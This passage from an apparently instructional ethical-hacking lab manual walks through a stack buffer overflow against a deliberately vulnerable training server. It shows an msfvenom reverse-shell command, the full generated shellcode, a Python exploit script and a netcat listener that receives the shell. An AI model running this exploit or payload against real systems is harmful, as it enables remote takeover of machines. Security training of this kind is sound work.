00403058 00 00 00 00 00 00 00 00 ........
00403060 00 00 00 00 00 00 00 00 ........
00403068 00 00 00 00 00 00 00 00 ........
00403070 00 00 00 00 00 00 00 00 ........
00403078 00 00 00 00 00 00 00 00 ........
00403080 00 00 00 00 00 00 00 00 ........
00403088 00 00 00 00 00 00 00 00 ........
00403090 00 00 00 00 00 00 00 00 ........
00403098 00 00 00 00 00 00 00 00 ........
004030A0 00 00 00 00 00 00 00 00 ........
004030A8 00 00 00 00 00 00 00 00 ........
004030B0 00 00 00 00 00 00 00 00 ........
```

```
010AF9D8  00EA4600 .Fê.
010AF9DC  00EA3238 82ê. ASCII "TRUN /.:/CCCCCCCCCCCC
010AF9E0  00000BB8 ╕♂..
010AF9E4  00000000 ....
010AF9E8  00000000 ....
010AF9EC  00820000 ..é.
010AF9F0  0083E490 ÉΣâ.
010AF9F4  FFFFFFFE ■
010AF9F8  000000FC ⁿ...
010AF9FC  00820000 ..é.
010AFA00  0000000A ....
010AFA04  0083E498 ÿΣâ.
010AFA08  0083E490 ÉΣâ.
010AFA0C  00829114 ¶æé.
```

```
[15:03:36] Breakpoint at essfunc.625011AF                Paused
```

Figure 1.7.47: EIP register gets overwritten with the return address of a vulnerable module

130. Close **Immunity Debugger** and the vulnerable server process.

131. Re-launch the vulnerable server as an administrator.

132. Switch to the **Parrot Security** virtual machine.

TASK 7.10

Generate Shellcode


133. In the **Terminal** window, use the following command and press **Enter** to generate the shellcode.

msfvenom -p windows/shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Listening Port> EXITFUNC=thread -f c -a x86 -b "\x00"

Note: Here, **-p**: payload, local IP address: **10.10.10.13**, listening port: **4444**., **-f**: filetype, **-a**: architecture, **-b**: bad character.

134. A shellcode is generated, as shown in the screenshot.

135. Select the code, right-click on it, and click **Copy** to code the code.



```
┌─[root@parrot]─[~]
└──╼ #msfvenom -p windows/shell_reverse_tcp LHOST=10.10.10.13 LPORT=4444 EXITFUNC=thread
-f c -a x86 -b "\x00"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xb8\x55\x5d\x0e\xa0\xda\xca\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1"
"\x52\x31\x43\x12\x03\x43\x12\x83\x96\x59\xec\x55\xe4\x8a\x72"
"\x95\x14\x4b\x13\x1f\xf1\x7a\x13\x7b\x72\x2c\xa3\x0f\xd6\xc1"
"\x48\x5d\xc2\x52\x3c\x4a\xe5\xd3\x8b\xac\xc8\xe4\xa0\x8d\x4b"
"\x67\xbb\xc1\xab\x56\x74\x14\xaa\x9f\x69\xd5\xfe\x48\xe5\x48"
"\xee\xfd\xb3\x50\x85\x4e\x55\xd1\x7a\x06\x54\xf0\x2d\x1c\x0f"
"\xd2\xcc\xf1\x3b\x5b\xd6\x16\x01\x15\x6d\xec\xfd\xa4\xa7\x3c"
"\xfd\x0b\x86\xf0\x0c\x55\xcf\x37\xef\x20\x39\x44\x92\x32\xfe"
"\x36\x48\xb6\xe4\x91\x1b\x60\xc0\x20\xcf\xf7\
"\xcb\x33\x3b\x50\x60\x4f\xb0\x57\xa6\xd9\x82\
"\x1d\x33\x6f\x37\x22\x23\xd0\xe8\x86\x28\xfd\
"\x31\xf7\x8b\x6a\x5d\x80\xf8\x58\xc2\x3a\x96\
"\x16\xa6\x51\xfd\xe9\x49\xa2\xd4\x2d\x1d\xf2\
"\x8e\x28\xcb\x0e\xde\x86\xa4\xee\x8e\x66\x15\
"\xb7\xe7\xa2\xe3\x52\x12\x25\x06\xa9\x16\xb8\
"\x22\x26\xc0\xb9\xca\x6e\x5b\x56\x72\x2b\x17\
"\xc7\xf0\x06\xa3\x86\xf0\x63\xb7\x7f\xf1\x39\
"\x81\xb5\x9d\x73\x51\xb3\xbd\x2b\x06\x94\x70\
"\x9c\xf0\xd0\xaa\xe7\xb0\x0e\x0f\xe9\x39\xc2\
"\xb3\x49\x1d\xf2\xe2\x07\xcb\xb4\x5c\xe6\xa5\
"\xf6\x78\x73\x37\xf7\x54\x05\xd7\x46\x01\x50\xe8\x67\xc5\x54"
"\x91\x95\x75\x9a\x48\x1e\x95\x79\x58\x6b\x3e\x24\x09\xd6\x23"
"\xd7\xe4\x15\x5a\x54\x0c\xe6\x99\x44\x65\xe3\xe6\xc2\x96\x99"
"\x77\xa7\x98\x0e\x77\xe2";
┌─[root@parrot]─[~]
└──╼ #
```


Figure 1.7.48: Creating and copying a shellcode

136. Close the **Terminal** window.

137. Maximize the previously opened **Terminal** window. Type **pluma shellcode.py** and press **Enter**.

Note: Ensure that the terminal navigates to **/home/attacker/Desktop/Scripts**.


138. A **shellcode.py** file appears in the text editor window, as shown in the screenshot.


shellcode.py (~/Desktop/Scripts) - Pluma (as superuser)
File Edit View Search Tools Documents Help
Open
Save
Undo
shellcode.py
Python
Tab Width: 4
Ln 4, Col 40
INS

```
 1 #!/usr/bin/python
 2 import sys, socket
 3
 4 overflow = ("Paste the Copied Shellcode")
 5
 6 shellcode = "C" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
 7
 8 try:
 9     soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10     soc.connect(('10.10.10.10', 9999))
11     soc.send(('TRUN /.:/' + shellcode))
12     soc.close()
13 except:
14     print "Error: Unable to establish connection with Server"
15     sys.exit()
```

Figure 1.7.49: Edit the shellcode.py script

139. Now, paste the shellcode copied in **Step#135** in the **overflow** option (**Line 4**); then, press **Ctrl+S** to save the file and close it.


shellcode.py (~/Desktop/Scripts) - Pluma (as superuser)
File Edit View Search Tools Documents Help
Open
Save
Undo
shellcode.py
Python
Tab Width: 4
Ln 28, Col 1
INS

```
 1 #!/usr/bin/python
 2 import sys, socket
 3
 4 overflow = ("\xb8\x55\x5d\x0e\xa0\xda\xca\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1"
 5 "\x52\x31\x43\x12\x03\x43\x12\x83\x96\x59\xec\x55\xe4\x8a\x72"
 6 "\x95\x14\x4b\x13\x1f\xf1\x7a\x13\x7b\x72\x2c\xa3\x0f\xd6\xc1"
 7 "\x48\x5d\xc2\x52\x3c\x4a\xe5\xd3\x8b\xac\xc8\xe4\xa0\x8d\x4b"
 8 "\x67\xbb\xc1\xab\x56\x74\x14\xaa\x9f\x69\xd5\xfe\x48\xe5\x48"
 9 "\xee\xfd\xb3\x50\x85\x4e\x55\xd1\x7a\x06\x54\xf0\x2d\x1c\x0f"
10 "\xd2\xcc\xf1\x3b\x5b\xd6\x16\x01\x15\x6d\xec\xfd\xa4\xa7\x3c"
11 "\xfd\x0b\x86\xf0\x0c\x55\xcf\x37\xef\x20\x39\x44\x92\x32\xfe"
12 "\x36\x48\xb6\xe4\x91\x1b\x60\xc0\x20\xcf\xf7\x83\x2f\xa4\x7c"
13 "\xcb\x33\x3b\x50\x60\x4f\xb0\x57\xa6\xd9\x82\x73\x62\x81\x51"
14 "\x1d\x33\x6f\x37\x22\x23\xd0\xe8\x86\x28\xfd\xfd\xba\x73\x6a"
15 "\x31\xf7\x8b\x6a\x5d\x80\xf8\x58\xc2\x3a\x96\xd0\x8b\xe4\x61"
16 "\x16\xa6\x51\xfd\xe9\x49\xa2\xd4\x2d\x1d\xf2\x4e\x87\x1e\x99"
17 "\x8e\x28\xcb\x0e\xde\x86\xa4\xee\x8e\x66\x15\x87\xc4\x68\x4a"
18 "\xb7\xe7\xa2\xe3\x52\x12\x25\x06\xa9\x16\xb8\x7e\xaf\x26\xd3"
19 "\x22\x26\xc0\xb9\xca\x6e\x5b\x56\x72\x2b\x17\xc7\x7b\xe1\x52"
20 "\xc7\xf0\x06\xa3\x86\xf0\x63\xb7\x7f\xf1\x39\xe5\xd6\x0e\x94"
21 "\x81\xb5\x9d\x73\x51\xb3\xbd\x2b\x06\x94\x70\x22\xc2\x08\x2a"
22 "\x9c\xf0\xd0\xaa\xe7\xb0\x0e\x0f\xe9\x39\xc2\x2b\xcd\x29\x1a"
23 "\xb3\x49\x1d\xf2\xe2\x07\xcb\xb4\x5c\xe6\xa5\x6e\x32\xa0\x21"
24 "\xf6\x78\x73\x37\xf7\x54\x05\xd7\x46\x01\x50\xe8\x67\xc5\x54"
25 "\x91\x95\x75\x9a\x48\x1e\x95\x79\x58\x6b\x3e\x24\x09\xd6\x23"
26 "\xd7\xe4\x15\x5a\x54\x0c\xe6\x99\x44\x65\xe3\xe6\xc2\x96\x99"
27 "\x77\xa7\x98\x0e\x77\xe2")
28
29 shellcode = "C" * 2003 + "\xaf\x11\x50\x62" + "\x90" * 32 + overflow
30
31 try:
32     soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
33     soc.connect(('10.10.10.10', 9999))
34     soc.send(('TRUN /.:/' + shellcode))
35     soc.close()
36 except:
37     print "Error: Unable to establish connection with Server"
38     sys.exit()
```

Figure 1.7.50 Pasting the copied shellcode

TASK 7.11

Gain Root Access

140. Now, before running the above command, we will run the Netcat command to listen on port 4444. To do so, click the **MATE Terminal** icon at the top of the **Desktop** window to open a new **Terminal** window.

141. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.


142. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

143. Now, type **cd** and press **Enter** to jump to the root directory

144. In the **Terminal** window, type **nc -nvlp 4444** and press **Enter**.

145. Netcat will start listening on port **4444**, as shown in the screenshot.




```
┌─[root@parrot]─[~]
└──╼ #nc -nvlp 4444
listening on [any] 4444 ...
```

Figure 1.7.51: Listening to 4444 port using Netcat

146. Switch back to the other **Terminal** window. Type **chmod +x shellcode.py** and press **Enter** to change the mode to execute the Python script.

147. Type **./shellcode.py** and press **Enter** to execute the Python script.

